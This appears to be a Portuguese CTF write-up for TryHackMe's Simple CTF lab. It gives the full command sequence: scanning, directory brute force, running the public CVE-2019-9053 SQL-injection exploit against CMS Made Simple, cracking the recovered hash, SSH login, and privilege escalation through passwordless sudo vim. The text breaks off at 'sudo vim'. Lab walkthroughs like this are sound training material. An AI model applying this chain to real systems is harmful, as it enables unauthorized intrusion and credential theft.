 imperialx1104/simple-ctf-writeup
Walkthrough profissional do TryHackMe Simple CTF cobrindo enumeração, injeção SQL no CMS Made Simple (CVE-2019-9053), recuperação de credenciais, acesso SSH, escalonamento de privilégios via Vim e comprometimento root.

Walkthrough profissional do TryHackMe Simple CTF cobrindo enumeração, SQL Injection no CMS Made Simple (CVE-2019-9053), recuperação de credenciais, acesso SSH, escalonamento de privilégio via Vim e comprometimento de root.
Um walkthrough completo da sala Simple CTF no TryHackMe, cobrindo reconhecimento, enumeração, exploração, recuperação de credenciais, escalonamento de privilégio e captura de flags.
| Campo | Valor |
|---|---|
| Plataforma | TryHackMe |
| Nome da Sala | Simple CTF |
| Dificuldade | Fácil |
| Categoria | Exploração Web & Escalonamento de Privilégio Linux |
| Autor | Saahil Gupta (ImperialX1104) |
O objetivo desta sala é:
Host Discovery
      │
      ▼
Port Enumeration
      │
      ▼
Directory Enumeration
      │
      ▼
CMS Discovery
      │
      ▼
Version Identification
      │
      ▼
SQL Injection (CVE-2019-9053)
      │
      ▼
Credential Extraction
      │
      ▼
Password Cracking
      │
      ▼
SSH Access
      │
      ▼
User Flag
      │
      ▼
Privilege Escalation
      │
      ▼
Root Flag
O primeiro passo foi verificar a conectividade com a máquina alvo.
ping 10.49.175.174
O host respondeu com sucesso, confirmando que estava acessível.
Uma varredura Nmap abrangente foi realizada para identificar serviços expostos.
nmap -A -v 10.49.175.174
| Porta | Serviço | Versão |
|---|---|---|
| 21 | FTP | vsftpd 3.0.3 |
| 80 | HTTP | Apache 2.4.18 |
| 2222 | SSH | OpenSSH 7.2p2 |

Navegando até o servidor web alvo exibiu a página inicial padrão do Apache.
http://10.49.175.174

Nesta fase, nenhuma superfície de ataque óbvia era visível.
Para identificar recursos ocultos, foi realizada uma força bruta de diretórios usando FFUF.
ffuf -u http://10.49.175.174/FUZZ \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt \
-fc 200
simple [Status: 301]

Um diretório chamado /simple foi descoberto.
Navegando até o diretório descoberto revelou uma instalação de CMS.
http://10.49.175.174/simple

CMS Made Simple 2.2.8
O número da versão mais tarde se mostraria crítico.
A versão do CMS foi pesquisada usando SearchSploit.
searchsploit "CMS Made Simple"
CMS Made Simple < 2.2.10 - SQL Injection

Uma vulnerabilidade conhecida de SQL Injection foi identificada.
O exploit foi copiado localmente para análise e execução.
searchsploit -m 46635
CMS Made Simple < 2.2.10 - SQL Injection
CVE-2019-9053

O exploit disponível publicamente foi executado contra a instância do CMS alvo.
python3 exploit.py \
-u http://10.49.175.174/simple/ \
--crack \
-w /usr/share/wordlists/rockyou.txt
O exploit extraiu com sucesso informações do banco de dados de backend.
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: [email protected]

| Item | Valor |
|---|---|
| Username | mitch |
| [email protected] | |
| Salt | 1dac0d92e9fa6bb2 |
O hash extraído foi quebrado usando Hashcat.
hashcat -m 20 hash.txt --show
0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2:secret
| Campo | Valor |
|---|---|
| Username | mitch |
| Senha | secret |

As credenciais recuperadas foram testadas contra o serviço SSH.
ssh [email protected] -p 2222
secret
Welcome to Ubuntu 16.04.6 LTS

A autenticação bem-sucedida forneceu acesso ao shell como usuário mitch.

Após obter acesso, a flag de usuário foi localizada no diretório home de Mitch.
whoami
cd ~
cat user.txt
G00d j0b, keep up!
Verificar as permissões sudo revelou uma configuração interessante.
sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim

Essa configuração permite que o usuário execute o Vim com privilégios de root sem fornecer uma senha.
Iniciando o Vim como root:
sudo vim
Como o Vim estava sendo executado com privilégios elevados, poderia ser usado para acessar arquivos de propriedade do root.
